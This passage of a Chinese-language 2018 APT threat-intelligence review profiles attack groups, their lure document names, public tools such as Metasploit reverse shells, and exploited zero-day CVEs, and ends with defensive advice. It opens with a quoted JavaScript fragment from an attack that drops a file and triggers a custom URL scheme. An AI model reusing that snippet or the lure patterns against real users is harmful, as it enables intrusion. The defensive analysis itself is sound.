  if (false) r = '';
  var f = document.getElementById('f');

  var f2 = document.getElementById('f2');


  f.src = "/[redacted]//VVIP_Contacts.zip?seed="+r;

  window.setTimeout(function(){
    var go = function() { f.src = "openurl"+r+"://a";  window.location.replace('http://google.com'); };
    go();
    if (false) {
      window.setInterval(go, 3000);  // repeats every 3 seconds
    };
  }, 2500);  // waits 2.5 seconds
```

4）Gallmaker

Gallmaker组织是一个以政府、军事、国防部门及东欧国家的海外使馆为攻击目标的APT组织，该组织至少自201
年12月开始运营，最近一次的活动在2018年6月。该组织在在2018年10月由赛门铁克进行了曝光。

该组织最大的特点是使用公开的工具进行攻击，因此来隐藏自己的身份。

如某次攻击活动：



攻击成功后，他们就会使用下列公开的攻击工具：

- WindowsRoamingToolsTask：用于调度PowerShell脚本和任务
- Metasploit的“reverse_tcp”：通过PowerShell来下载该反向shell
- WinZip控制台的合法版本：创建一个任务来执行命令并与C&C通信，它也可能用于存档数据或者过滤新
- RexPowerShell库：github上开源的库，该库帮助创建和操作PowerShell脚本，以便于Metasploit漏洞一起运行

5）Donot Team

DonotTeam是针对巴基斯坦等南亚国家进行攻击的APT组织，该组织最早在2018年3月由NetScout公司的ASERT团进行了披露，随后国内的厂商360也进行了披露。

该组织采用鱼叉攻击进行攻击，并且该组织有成熟的恶意代码框架EHDevel和yty，目前已经至少已经更新到了4版本：

6）Gorgon Group

GorgonGroup是一个被认为来自巴基斯坦的攻击组织。该组织在8月份由Palo Alto的Unit42团队进行了披露。和其
组织不同的是，该组织最常见的攻击是针对全球的外贸人士进行攻击，同腾讯御见威胁情报中心多次披露的”商
信”，但是奇怪的是，该组织还发现针对英国、西班牙、俄罗斯、美国等政府目标发起了攻击。

针对撒网式的外贸目标，主要的文件名包括：

SWIFT {日期}.doc

SWIFT COPY.doc

PURCHASEORDER {随机数}.doc

DHL_RECEIPT {随机数}.doc

SHIPPINGRECEIPT {日期}.doc

Payment Detail.doc等

NjRAT

RevengeRAT

LokiBot

RemcosRAT


NanoCoreRAT等

而针对政府的定向攻击，主要使用一些政治意味强的文件名，如

Rigging inPakistan Senate.doc

Raw SectVikram report on Pak Army Confidential.doc

AfghanTerrorist group report.doc等



3.2018年使用0day进行攻击的APT组织

1）DarkHotel

DarkHotel在2018年多次使用IE 0day漏洞对攻击目标进行了攻击。其中CVE-2018-8174，该漏洞由国内的厂商360国外的卡巴斯基进行了披露，而另一个漏洞CVE-2018-8373则由趋势科技进行了披露。

2）Lazarus

Lazarus使用Flash漏洞CVE-2018-4878针对韩国的目标进行了攻击。该在野0day最早被韩国CERT进行了披露。

3）BlackTech

BlackTech使用office漏洞CVE-2018-0802针对相关目标进行了攻击，该漏洞是公式编辑器的一个漏洞，如今已经为攻击者最爱使用的office漏洞。该漏洞最早由腾讯御见威胁情报中心进行了披露。

4）HackingTeam

HackingTeam在2018年也多次使用了Flash 0day漏洞对相关目标进行了攻击。其中CVE-2018-5002由腾讯御见威胁报中心和360以及国外厂商ICEBRG进行了披露，另一个漏洞CVE-2018-15982则由国内的厂商360和国外的厂商Gigamom进行了披露。

如CVE-2018-5002的攻击过程：

5）FruityArmor

FruityArmor组织在针对中东的目标的时候也使用了一个0day CVE-2018-8453在野漏洞，所幸该漏洞只是提权漏洞未像远程执行漏洞一样造成大的危害。该在野0day由卡巴斯基进行了披露。

6）其他

在2018年，还发生了一件有意思的是，某个攻击者在把攻击样本上传到VT进行测试的时候，无意中泄露了两枚0day。包括pdf漏洞CVE-2018-4990和windows提权漏洞CVE-2018-8120。该野外0day被ESET进行披露。该漏洞还开始进行正式的攻击活动，就被捕获并且修补，实在是万幸。


六、总结

虽然和平与安全是当今世界的主题，但是当前全球竞争态势下各类冲突不断发生，正因为此，国家间的APT攻击动有愈演愈烈之势。此外也有部分APT组织已经开始以经济利益针对不同的目标进行了攻击。虽然随着国内外各安全厂商对APT攻击活动披露的越来越多，也使得之前各大APT组织的相关攻击武器失效，攻击的成本也越来越高，但是，只要存在利益，APT攻击就不会停止，因此各相关部门、相关单位和企业且不可掉以轻心，必须时刻最高的安全意识，应对各种不同的网络风险和攻击。

同样，由于APT组织高超的攻击技巧对普通网络黑产起到示范作用。刚刚被发现时所采用的攻击技巧一段时间之会被普通黑产所采用，从最初针对政府机关、高精尖企业、科研机构的攻击，演变为针对一般企业的网络攻击，整个互联网的安全体系建设构成新的挑战。

2.提升安全意识，不要打开来历不明的邮件的附件；除非文档来源可靠，用途明确，否则不要轻易启用Office的代码。

3.使用杀毒软件防御可能得病毒木马攻击，对于企业用户，推荐使用腾讯御点终端安全管理系统。腾讯御点内置网漏洞修复和病毒防御功能，可帮助企业用户降低病毒木马入侵风险；



4.使用腾讯御界高级威胁检测系统。御界高级威胁检测系统，是基于腾讯反病毒实验室的安全能力、依托腾讯在和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。

八、参考链接

1.https://www.symantec.com/blogs/threat-intelligence/gallmaker-attack-group

2.https://unit42.paloaltonetworks.com/unit42-gorgon-group-slithering-nation-state-cybercrime/

3.https://www.welivesecurity.com/2018/11/20/oceanlotus-new-watering-hole-attack-southeast-asia/

4.https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

5.https://gsec.hitb.org/materials/sg2018/D1%20COMMSEC%20-%20In%20the%20Trails%20of%20WINDSHIFT%20APT%20-%20Taha%20Karim.pdf

6.https://www.welivesecurity.com/2018/05/15/tale-two-zero-days/

7.https://blog.trendmicro.com/trendlabs-security-intelligence/new-cve-2018-8373-exploit-spotted/

*本文作者：腾讯电脑管家，转载请注明来自**FreeBuf.COM**

柠檬初上 （6级）重剑无锋 大巧不工~！ 2019-01-03 1楼 回

拜读。

亮了

碰巧路过的假面骑士 2019-01-03 2楼 回

很棒

亮了

地精修补匠 2019-01-03 3楼 回

360也发了一份总结性的报告，看起来更全啊 https://ti.360.net/uploads/2019/01/02/56e5630023fe905b2a8f511e24d9b84a.pdf

亮了

Choose File No file chosen

昵称

请输入昵称

必须 您当前尚未登录。登陆? 注册

邮箱

请输入邮箱地址

必须（保密）

表情 插图

提交评论(Ctrl+Enter) 取消 有人回复时邮件通知我

活动预告

2月

君哥谈企业安全建设

已结束

1月

Windows平台高效Shellcode编程技术实战

已结束

已结束